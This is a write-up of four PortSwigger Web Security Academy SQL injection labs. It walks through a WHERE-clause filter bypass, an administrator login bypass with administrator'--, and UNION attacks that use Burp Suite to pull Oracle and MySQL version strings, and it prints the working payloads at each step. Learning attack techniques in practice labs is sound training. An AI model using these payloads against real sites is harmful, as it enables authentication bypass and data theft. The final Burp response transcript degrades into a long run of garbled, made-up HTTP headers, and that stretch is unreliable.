

PORT SWIGGER

SQL Injection Writeup

Lab 1: SQL injection vulnerability in WHERE clause allowing retrieval of hidden data

Lab: SQL injection vulnerability in WHERE clause allowing retrieval of hidden data

APPRENTICE
△ LAB ✓ Solved



This lab contains a SQL injection vulnerability in the product category filter. When the user selects a category, the application carries out a SQL query like the following:

```
SELECT * FROM products WHERE category = 'Gifts' AND released = 1
```

To solve the lab, perform a SQL injection attack that causes the application to display one or more unreleased products.

ACCESS THE LAB

Solution



Community solutions



This is the first lab for sql injection in portswigger, let's access the lab.

This is a shopping platform, The lab description explains that there is a vulnerability in the category filter. If we are selecting any category the URL will be like this:


<https://<id>.web-security-academy.net/filter?category=Gifts>

This causes the application to perform the following SQL query

SELECT * FROM products WHERE category = 'Gifts'--' AND released = 1

This effectively removes the remainder of the query, so it no longer includes AND released = 1. This means that all products are displayed, including unreleased products. Therefore,

Application displays 4 products including one unreleased product.



The double hyphen(- -) in your input is a meaningful expression in SQL that tells the query interpreter that the remainder of the line is a comment and should be ignored.

Furthermore an attacker can cause the application to display all the products regardless of the category and the restriction released as follows:

<https://<id>.web-security-academy.net/filter?category=Gifts'+OR+1=1-->

<https://0ad004503c7ae0d81ff1b5c00ad001b.web-security-academy.net/filter?category=Gifts%27+or+1=1-->

WebSecurity Academy SQL injection vulnerability in WHERE clause allowing retrieval of hidden data LAB Solved

Back to lab description >>

Congratulations, you solved the lab! Share your skills! Continue learning >>

Home


WE LIKE TO SHOP

Gifts' or 1=1--

Refine your search: All Accessories Food & Drink Gifts Pets

29°C Mostly cloudy Search

3:01 PM 9/4/2024 ENG IN



So here we are using the logical operator OR with a condition that's always true.

This lab is completed 😊

Lab 2: SQL injection vulnerability allowing login bypass

Lab: SQL injection vulnerability allowing login bypass

APPRENTICE
LAB Solved

This lab contains a SQL injection vulnerability in the login function.

To solve the lab, perform a SQL injection attack that logs in to the application as the `administrator` user.

[ACCESS THE LAB](#)

[Solution](#)

[Community solutions](#)

This is the second lab of the port swigger. The description explains that this lab contains a sql injection vulnerability in the login function, and the username is ‘administrator’.

WebSecurity Academy SQL injection vulnerability allowing login bypass

Back to lab description >

LAB Not solved

Home | My account

WE LIKE TO
SHOP 



Lightbulb Moments
★ ★ ★ ★ ★ \$20.82



Eggastic, Fun, Food Eggcessories
★ ★ ★ ★ ★ \$62.89



Folding Gadgets
★ ★ ★ ★ ★ \$85.15



Six Pack Beer Belt
★ ★ ★ ★ ★ \$18.50

[View details](#)

[View details](#)

[View details](#)

[View details](#)

This is the lab, let's go to the account folder and try login as administrator as given in the description

The screenshot shows a login form with the following fields:

- Username: administrator'--
- Password: (redacted)
- Log in button

At the top right, there are links for "Home" and "My account".

After typing the username administrator, we added a quote ' and double hyphens - - as below

administrator'--

Here, an attacker can log in as any user without a password simply by using the SQL comment sequence -- to remove the password check from the WHERE clause of the query. For example, submitting the username administrator'-- and a blank password results in the following query

SELECT * FROM users WHERE username = 'administrator'--' AND password =''

This query returns the user whose username administrator and successfully logs the attacker in as that user.

The screenshot shows the "My Account" page with the following information:

- WebSecurity Academy logo
- SQL injection vulnerability allowing login bypass
- Solved status
- Congratulations, you solved the lab!
- Email input field
- Update email button

At the bottom, there are links for "Home", "My account", and "Log out".

Hurray we Successfully logged in 😊

Lab 3: SQL injection attack, querying the database type and version on Oracle

Lab: SQL injection attack, querying the database type and version on Oracle

PRACTITIONER

LAB

Solved



This lab contains a SQL injection vulnerability in the product category filter. You can use a UNION attack to retrieve the results from an injected query.

To solve the lab, display the database version string.



ACCESS THE LAB



This is the lab 3 of sql in port swigger, here the description explains that there is a vulnerability in the product category filter, also mentioning to use **UNION attack** to get the results. We need to display the database type and version on oracle.

A **UNION-based SQL injection** attack exploits a vulnerable SQL query by appending a `UNION` statement to combine the results of two or more queries. This allows an attacker to retrieve data from other tables or columns not originally intended by the query. The attacker must ensure that the number of columns and their data types in the original query match those in the injected query. If successful, sensitive information such as usernames, passwords, or other critical data can be exposed, leading to potential data breaches or system compromise. Proper input validation can prevent such attacks.

Web Security Academy SQL injection attack, querying the database type and version on Oracle LAB Not solved X

Make the database retrieve the strings: 'Oracle Database 11g Express Edition Release 11.2.0.2.0 - 64bit Production, PL/SQL Release 11.2.0.2.0 - Production, CORE 11.2.0.2.0 Production, TNS for Linux Version 11.2.0.2.0 - Production, NLSSRTL Version 11.2.0.2.0 - Production'

[Back to lab description >](#) [Home](#)

WE LIKE TO **SHOP** 

Refine your search: [All](#) [Accessories](#) [Food & Drink](#) [Gifts](#) [Lifestyle](#) [Tech gifts](#)


Giant Pillow Thing

Giant Pillow Thing - Because, why not? Have you ever been sat at home or in the office and thought, I'd much rather sit in something that a team of Gurkha guides couldn't find me in? Well, look no further than this enormous, luxury pillow. It's ideal for car parks, open air fields, unused basements and big living rooms. Simply drag it in with your team of weight lifters and hide from your loved ones for days. This is the perfect product to lounge in comfort in front of the TV or, have a family reunion in, or land on after jumping out of a plane.

Cheshire Cat Grin

We've all been there, found ourselves in a situation where we find it hard to look interested in what our colleagues, bosses, friends, and family are saying. With our smile insert, you can now fake it like a pro. Easy to use and completely hypoallergenic with one size fits all. Ever glazed over as your pals regale you with

This is the lab, let's use **Burp suite** for attacking this lab.



```

GET /filter?category=Gifts HTTP/2
Host: 0a6e00c203ecb61183693c1100e600c9.web-security-academy.net
Cookie: session=xtVATIxBm9lLdnrd7xCNWNPBBe17dpK
Sec-Fetch-Dest: frame;um;"v="127", "Not)A;Brand";v="99"
Sec-Fetch-Mode: same-origin
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a6e00c203ecb61183693c1100e600c9.web-security-academy.net/
Accept-Encoding: gzip, deflate, br
Priority: u=0, i

```

As the vulnerability on the category I'm capturing the packet of a category and let's do Union attack on the product category filter.

Step 1: First find the no.of columns in the table,

Here we use 'order by' to determine the no.of columns, so we found maximum no.of columns by

'order+by+2- -

(We can identify it by noticing the response as 200, try changing the number until the response is 500)

The screenshot shows the Burp Suite Professional interface. The 'Request' tab displays a GET request to https://0a02007504e3b16f818bc5ba00300043.web-security-academy.net. The 'Response' tab shows an HTML page with a title that includes the text "SQL injection attack, querying the database type and version on Oracle". The 'Inspector' tab shows various request and response details, and the 'Notes' tab is visible on the right.

Step 2:

Let's find the datatype of the columns, and we found that there is only 2 columns so use this method,

+union+select+'a',+null+from+dual--

From the oracle statement we can understand use source as dual.

[The result is 200]

Let's try

+union+select+'a','+b'+from+dual—

[The result is 200], hence it shows that both columns are string.

Step 3:

Let's find the version and type of database.

- Database version of Oracle

`SELECT banner FROM v\$version`

Since there is 2 columns we use,

'+union+select+banner,+null+from+v\$version--

The screenshot shows the Burp Suite interface with the following details:

- Request:** GET /filter?category='union select banner, null from v\$version--'
- Headers:** Host: Oaa200970457f4e88078f3f7004a0061.web-security-academy.net, Cookie: session=tryUSQTH3LIL1aonyF83C8vVaet5VpFQ, Sec-Ch-Ua: "Chromium";v="127", "Not A;Brand";v="99", Sec-Ch-Ua-Mobile: ?1, Sec-Ch-Ua-Platform: "Windows", Accept-Language: en-US, Upgrade-Insecure-Requests: 1, User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36, Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7, Sec-Fetch-Site: same-origin, Sec-Fetch-Mode: navigate, Sec-Fetch-Dest: document, Referer: https://Oaa200970457f4e88078f3f7004a0061.web-security-academy.net/, Accept-Encoding: gzip, deflate, br, Priority: u=0, i
- Response:** Status: 200 OK, Content-Type: text/html; charset=UTF-8. The response body contains the Oracle banner text: "we offer a completely unique gift wrapping experience - the gift that just keeps on giving. We can wrap any shape and size to order. We also collect worldwide, we do the hard work so you don't have to. The gift is no longer the only thing that friends and family will be delighted at our bespoke wrapping, each item 100% original, something that will be talked about for many years to come. Try the intricacy of this service, you can allow 3 months for your order to be completed. So, organization is paramount, no leaving shopping until the last minute if you want to take advantage of this fabulous and useful new way to present your gifts. Get in touch, tell us what you need to be wrapped, and we can give you an estimate within 24 hours. Let your family and friends extend to all areas of your life. We love every project we work on, so don't delay, give us a call today."
- Inspector:** Shows the selected text '+union+select+banner,+null+from+v\$version--' and its decoded form: "' union select banner, null from v\$version--'".

The result is 200, copy the url by 'right clicking' on the response and paste it on the browser.

Couple's Umbrella

Do you love public displays of affection? Are you and your partner one of those insufferable couples that insist on making the rest of us feel nauseas? If you answered yes to one or both of these questions, you need the Couple's Umbrella. And possible therapy. Not content being several yards apart, you and your significant other can dance around in the rain fully protected from the wet weather. To add insult to the rest of the public's injury, the umbrella only has one handle so you can be sure to hold hands whilst barging children and the elderly out of your way. Available in several romantic colours, the only tough decision will be what colour you want to demonstrate your over the top love in public. Cover both you and your partner and make the rest of us look on in envy and disgust with the Couple's Umbrella.

High-End Gift Wrapping

We offer a completely unique gift wrapping experience - the gift that just keeps on giving. We can crochet any shape and size to order. We also collect worldwide, we do the hard work so you don't have to. The gift is no longer the only surprise. Your friends and family will be delighted at our bespoke wrapping, each item 100% original, something that will be talked about for many years to come. Due to the intricacy of this service, you must allow 3 months for your order to be completed. So. organization is paramount, no leaving shopping until the last minute if you want to take advantage of this fabulously wonderful new way to present your gifts. Get in touch, tell us what you need to be wrapped, and we can give you an estimate within 24 hours. Let your funky originality extend to all areas of your life. We love every project we work on, so don't delay, give us a call today.

NLSRTL Version 11.2.0.2.0 - Production

Oracle Database 11g Express Edition Release 11.2.0.2.0 - 64bit Production

PL/SQL Release 11.2.0.2.0 - Production

Snow Delivered To Your Door

By Steam Train Direct From The North Pole We can deliver you the perfect Christmas gift of all. Imagine waking up to that white Christmas you have been dreaming of since you were a child. Your snow will be loaded on to our exclusive snow train and transported across the globe in time for the big day. In a few simple steps, your snow will be ready to scatter in the areas of your choosing. "Make sure you have an extra large freezer before delivery. "Decant the liquid into small plastic tubs (there is some loss of molecular structure during transit)."Allow 3 days for it to refreeze."Chip away at each block until the ice resembles snowflakes. "Scatter snow. Yes! It really is that easy. You will be the envy of all your neighbors unless you let them in on the secret. We offer a 10% discount on future purchases for every referral we receive from you. Snow isn't just for Christmas either, we deliver all year round, that's 365 days of the year. Remember to order before your existing snow melts, and allow 3 days to prepare the new batch to avoid disappointment.

TNS for Linux: Version 11.2.0.2.0 - Production

Hurray we found the result 😊

Lab 4: SQL injection attack, querying the database type and version on MySQL and Microsoft

Lab: SQL injection attack, querying the database type and version on MySQL and Microsoft

PRACTITIONER

LAB Solved


This lab contains a SQL injection vulnerability in the product category filter. You can use a UNION attack to retrieve the results from an injected query.

To solve the lab, display the database version string.

Hint

ACCESS THE LAB

Solution



This is the lab 4 of SqlI in portswigger, it shows there is a vulnerability in the category filter. The description mention to do UNION attack to find the database type of Microsoft and mysql.

Let's access the lab:

WebSecurity Academy

SQL injection attack, querying the database type and version on MySQL and Microsoft

Make the database retrieve the string: "8.0.39-0ubuntu0.20.04.1"

Back to lab description >

Home



Waterproof Tea Bags

You knew one day this would finally come, and thanks to a small group of tea drinkers it has. We bring you the waterproof tea bag. Feedback from the tea drinkers society indicated that more people wanted to save money, and be conscious of the effect discarded tea bags could have on the environment. For generations now these environmentalist scammers have been hanging their bags out to dry in order to re-use them at a later time. This is no longer necessary as these tea bags are 100% fully waterproof, they will be ready to use as many times as you like with little input or effort from you. This is welcome news for those teapot users who have been riddled with guilt over the number of bags they use per pot. It is now of no relevance whatsoever how many they use, as they will all come out completely dry and ready to use again. You can imagine these bags are a firm favorite with weak tea drinkers, for those who like a bit of a kick to their cuppa the bags have a handy resealable opening at the top. Just empty out the leaves, let them infuse and then decant back into the waterproof bag. Hey presto, ready to use again another day. Be ahead of the rest, this is an environmentally, and economically sound purchase not to be missed.

Let's use Burpsuite to capture the packets of any product category filter and do union attack.

Step 1: First find the no.of columns in the table,

Here we use 'order by' to determine the no.of columns, so we found maximum no.of columns by

'order+by+2#'

['#' parameter is used for Microsoft and mysql as it is early mentioned on the description]

(We can identify it by noticing the response as 200, try changing the number until the response is 500)

Step 2:

Let's find the datatype of the columns, and we found that there is only 2 columns so use this query,

'+UNION+SELECT+'abc','def'#'

Here we found both are strings.

Step 3:

Output the version,

'UNION SELECT @@version, NULL# we can find this queries from the sql cheat sheets.

The result is 200, copy the url by 'right clicking' on the response and paste it on the browser.

Sarafan Project Manager View Help

BugSarafanProject2015 - Temporary Project Status

Dashboard Targets Plugins Issues Reporters Behavior Sequencer Decoder Computer Logger Optimizer Exercises Learn

Send | Create | < | > | +

Target: http://0d0d0a1046347b052346f00

Request	Response
Pretty Raw Hex Decoder	HTTP/1.1 200 OK Content-Type: text/html; charset=utf-8 Content-Security-Policy: none Content-Security-Policy-Report-Only: none Content-Length: 1918 Content-Type: text/html Date: Mon, 12 Dec 2016 10:43:45 GMT Server: Apache/2.4.12 (Ubuntu) PHP/7.0.10-1ubuntu2.10 X-Powered-By: PHP/7.0.10-1ubuntu2.10 X-Theme: 3.0 X-Theme-Version: 3.0 X-Theme-Engine: PHP X-Theme-File: /var/www/html/themes/default/index.php X-Theme-File-Hash: 1103533333 X-Theme-File-Size: 1103533333 X-Theme-File-Type: application/x-javascript X-Theme-File-Version: 1.0 X-Theme-File-Hash-MD5: 1103533333 X-Theme-File-Hash-SHA1: 1103533333 X-Theme-File-Hash-SHA256: 1103533333 X-Theme-File-Hash-SHA512: 1103533333 X-Theme-File-Hash-HMACSHA1: 1103533333 X-Theme-File-Hash-HMACSHA256: 1103533333 X-Theme-File-Hash-HMACSHA512: 1103533333 X-Theme-File-Hash-HMACSHA384: 1103533333 X-Theme-File-Hash-HMACSHA512-256: 1103533333 X-Theme-File-Hash-HMACSHA512-384: 1103533333 X-Theme-File-Hash-HMACSHA512-512: 1103533333 X-Theme-File-Hash-HMACSHA512-1024: 1103533333 X-Theme-File-Hash-HMACSHA512-2048: 1103533333 X-Theme-File-Hash-HMACSHA512-4096: 1103533333 X-Theme-File-Hash-HMACSHA512-8192: 1103533333 X-Theme-File-Hash-HMACSHA512-16384: 1103533333 X-Theme-File-Hash-HMACSHA512-32768: 1103533333 X-Theme-File-Hash-HMACSHA512-65536: 1103533333 X-Theme-File-Hash-HMACSHA512-131072: 1103533333 X-Theme-File-Hash-HMACSHA512-262144: 1103533333 X-Theme-File-Hash-HMACSHA512-524288: 1103533333 X-Theme-File-Hash-HMACSHA512-1048576: 1103533333 X-Theme-File-Hash-HMACSHA512-2097152: 1103533333 X-Theme-File-Hash-HMACSHA512-4194304: 1103533333 X-Theme-File-Hash-HMACSHA512-8388608: 1103533333 X-Theme-File-Hash-HMACSHA512-16777216: 1103533333 X-Theme-File-Hash-HMACSHA512-33554432: 1103533333 X-Theme-File-Hash-HMACSHA512-67108864: 1103533333 X-Theme-File-Hash-HMACSHA512-134217728: 1103533333 X-Theme-File-Hash-HMACSHA512-268435456: 1103533333 X-Theme-File-Hash-HMACSHA512-536870912: 1103533333 X-Theme-File-Hash-HMACSHA512-1073741824: 1103533333 X-Theme-File-Hash-HMACSHA512-2147483648: 1103533333 X-Theme-File-Hash-HMACSHA512-4294967296: 1103533333 X-Theme-File-Hash-HMACSHA512-8589934592: 1103533333 X-Theme-File-Hash-HMACSHA512-17179869184: 1103533333 X-Theme-File-Hash-HMACSHA512-34359738368: 1103533333 X-Theme-File-Hash-HMACSHA512-68719476736: 1103533333 X-Theme-File-Hash-HMACSHA512-13743895344: 1103533333 X-Theme-File-Hash-HMACSHA512-27487790688: 1103533333 X-Theme-File-Hash-HMACSHA512-54975581376: 1103533333 X-Theme-File-Hash-HMACSHA512-10995116272: 1103533333 X-Theme-File-Hash-HMACSHA512-21990232544: 1103533333 X-Theme-File-Hash-HMACSHA512-43980465088: 1103533333 X-Theme-File-Hash-HMACSHA512-87960930176: 1103533333 X-Theme-File-Hash-HMACSHA512-17592186032: 1103533333 X-Theme-File-Hash-HMACSHA512-35184372064: 1103533333 X-Theme-File-Hash-HMACSHA512-70368744128: 1103533333 X-Theme-File-Hash-HMACSHA512-14073748824: 1103533333 X-Theme-File-Hash-HMACSHA512-28147497648: 1103533333 X-Theme-File-Hash-HMACSHA512-56294995296: 1103533333 X-Theme-File-Hash-HMACSHA512-11258999056: 1103533333 X-Theme-File-Hash-HMACSHA512-22517998112: 1103533333 X-Theme-File-Hash-HMACSHA512-45035996224: 1103533333 X-Theme-File-Hash-HMACSHA512-90071992448: 1103533333 X-Theme-File-Hash-HMACSHA512-180143984896: 1103533333 X-Theme-File-Hash-HMACSHA512-360287969792: 1103533333 X-Theme-File-Hash-HMACSHA512-720575939584: 1103533333 X-Theme-File-Hash-HMACSHA512-144115187912: 1103533333 X-Theme-File-Hash-HMACSHA512-288230375824: 1103533333 X-Theme-File-Hash-HMACSHA512-576460751648: 1103533333 X-Theme-File-Hash-HMACSHA512-1152921503296: 1103533333 X-Theme-File-Hash-HMACSHA512-2305843006592: 1103533333 X-Theme-File-Hash-HMACSHA512-4611686013184: 1103533333 X-Theme-File-Hash-HMACSHA512-9223372026368: 1103533333 X-Theme-File-Hash-HMACSHA512-18446744052736: 1103533333 X-Theme-File-Hash-HMACSHA512-36893488105472: 1103533333 X-Theme-File-Hash-HMACSHA512-73786976210944: 1103533333 X-Theme-File-Hash-HMACSHA512-14757395242188: 1103533333 X-Theme-File-Hash-HMACSHA512-29514790484376: 1103533333 X-Theme-File-Hash-HMACSHA512-59029580968752: 1103533333 X-Theme-File-Hash-HMACSHA512-118059161937504: 1103533333 X-Theme-File-Hash-HMACSHA512-236118323875008: 1103533333 X-Theme-File-Hash-HMACSHA512-472236647750016: 1103533333 X-Theme-File-Hash-HMACSHA512-944473295500032: 1103533333 X-Theme-File-Hash-HMACSHA512-1888946591000064: 1103533333 X-Theme-File-Hash-HMACSHA512-3777893182000128: 1103533333 X-Theme-File-Hash-HMACSHA512-7555786364000256: 1103533333 X-Theme-File-Hash-HMACSHA512-15111572728000512: 1103533333 X-Theme-File-Hash-HMACSHA512-30223145456001024: 1103533333 X-Theme-File-Hash-HMACSHA512-60446290912002048: 1103533333 X-Theme-File-Hash-HMACSHA512-120892581824004096: 1103533333 X-Theme-File-Hash-HMACSHA512-241785163648008192: 1103533333 X-Theme-File-Hash-HMACSHA512-483570327296016384: 1103533333 X-Theme-File-Hash-HMACSHA512-967140654592032768: 1103533333 X-Theme-File-Hash-HMACSHA512-1934281309840655536: 1103533333 X-Theme-File-Hash-HMACSHA512-3868562619681311072: 1103533333 X-Theme-File-Hash-HMACSHA512-7737125239362622144: 1103533333 X-Theme-File-Hash-HMACSHA512-15474250478731244288: 1103533333 X-Theme-File-Hash-HMACSHA512-30948500957462488576: 1103533333 X-Theme-File-Hash-HMACSHA512-61897001914924977152: 1103533333 X-Theme-File-Hash-HMACSHA512-12379400382984955432: 1103533333 X-Theme-File-Hash-HMACSHA512-24758800765969910864: 1103533333 X-Theme-File-Hash-HMACSHA512-49517601531939821728: 1103533333 X-Theme-File-Hash-HMACSHA512-99035203063879643456: 1103533333 X-Theme-File-Hash-HMACSHA512-198070406127793286912: 1103533333 X-Theme-File-Hash-HMACSHA512-396140812255586573824: 1103533333 X-Theme-File-Hash-HMACSHA512-792281624511173147648: 1103533333 X-Theme-File-Hash-HMACSHA512-158456324977756629536: 1103533333 X-Theme-File-Hash-HMACSHA512-316912649955513259072: 1103533333 X-Theme-File-Hash-HMACSHA512-633825299911026518144: 1103533333 X-Theme-File-Hash-HMACSHA512-126765059822053103628: 1103533333 X-Theme-File-Hash-HMACSHA512-253530119644106207256: 1103533333 X-Theme-File-Hash-HMACSHA512-507060239288212414512: 1103533333 X-Theme-File-Hash-HMACSHA512-1014120478576424829024: 1103533333 X-Theme-File-Hash-HMACSHA512-2028240957152849658048: 1103533333 X-Theme-File-Hash-HMACSHA512-4056481914305699316096: 1103533333 X-Theme-File-Hash-HMACSHA512-8112963828611398632192: 1103533333 X-Theme-File-Hash-HMACSHA512-1622592765722279726384: 1103533333 X-Theme-File-Hash-HMACSHA512-3245185531444559452768: 1103533333 X-Theme-File-Hash-HMACSHA512-6490371062889118905536: 1103533333 X-Theme-File-Hash-HMACSHA512-1298074212577823781072: 1103533333 X-Theme-File-Hash-HMACSHA512-2596148425155647562144: 1103533333 X-Theme-File-Hash-HMACSHA512-5192296850311295124288: 1103533333 X-Theme-File-Hash-HMACSHA512-1038459370622589024856: 1103533333 X-Theme-File-Hash-HMACSHA512-2076918741245178049712: 1103533333 X-Theme-File-Hash-HMACSHA512-4153837482490356099424: 1103533333 X-Theme-File-Hash-HMACSHA512-8307674964980712198848: 1103533333 X-Theme-File-Hash-HMACSHA512-166153499299614243976: 1103533333 X-Theme-File-Hash-HMACSHA512-332306998599228487952: 1103533333 X-Theme-File-Hash-HMACSHA512-664613997198456975904: 1103533333 X-Theme-File-Hash-HMACSHA512-132922799439691395808: 1103533333 X-Theme-File-Hash-HMACSHA512-265845598879382791616: 1103533333 X-Theme-File-Hash-HMACSHA512-531691197758765583232: 1103533333 X-Theme-File-Hash-HMACSHA512-106338239557531176464: 1103533333 X-Theme-File-Hash-HMACSHA512-212666479115062352928: 1103533333 X-Theme-File-Hash-HMACSHA512-425332958230124705856: 1103533333 X-Theme-File-Hash-HMACSHA512-850665916460249411712: 1103533333 X-Theme-File-Hash-HMACSHA512-170133183292048882344: 1103533333 X-Theme-File-Hash-HMACSHA512-340266366584097764688: 1103533333 X-Theme-File-Hash-HMACSHA512-680532733168195529376: 1103533333 X-Theme-File-Hash-HMACSHA512-136106546633638805872: 1103533333 X-Theme-File-Hash-HMACSHA512-272213093267277611744: 1103533333 X-Theme-File-Hash-HMACSHA512-544426186534555223488: 1103533333 X-Theme-File-Hash-HMACSHA512-108885237106910444696: 1103533333 X-Theme-File-Hash-HMACSHA512-217770474213820889392: 1103533333 X-Theme-File-Hash-HMACSHA512-435540948427641778784: 1103533333 X-Theme-File-Hash-HMACSHA512-871081896855283557568: 1103533333 X-Theme-File-Hash-HMACSHA512-1742163793710567115136: 1103533333 X-Theme-File-Hash-HMACSHA512-3484327587421134230272: 1103533333 X-Theme-File-Hash-HMACSHA512-6968655174842268460544: 1103533333 X-Theme-File-Hash-HMACSHA512-1393731034968453691088: 1103533333 X-Theme-File-Hash-HMACSHA512-2787462069936907382176: 1103533333 X-Theme-File-Hash-HMACSHA512-5574924139873814764352: 1103533333 X-Theme-File-Hash-HMACSHA512-1114984827974755952864: 1103533333 X-Theme-File-Hash-HMACSHA512-2229969655949511905728: 1103533333 X-Theme-File-Hash-HMACSHA512-4459939311898523811456: 1103533333 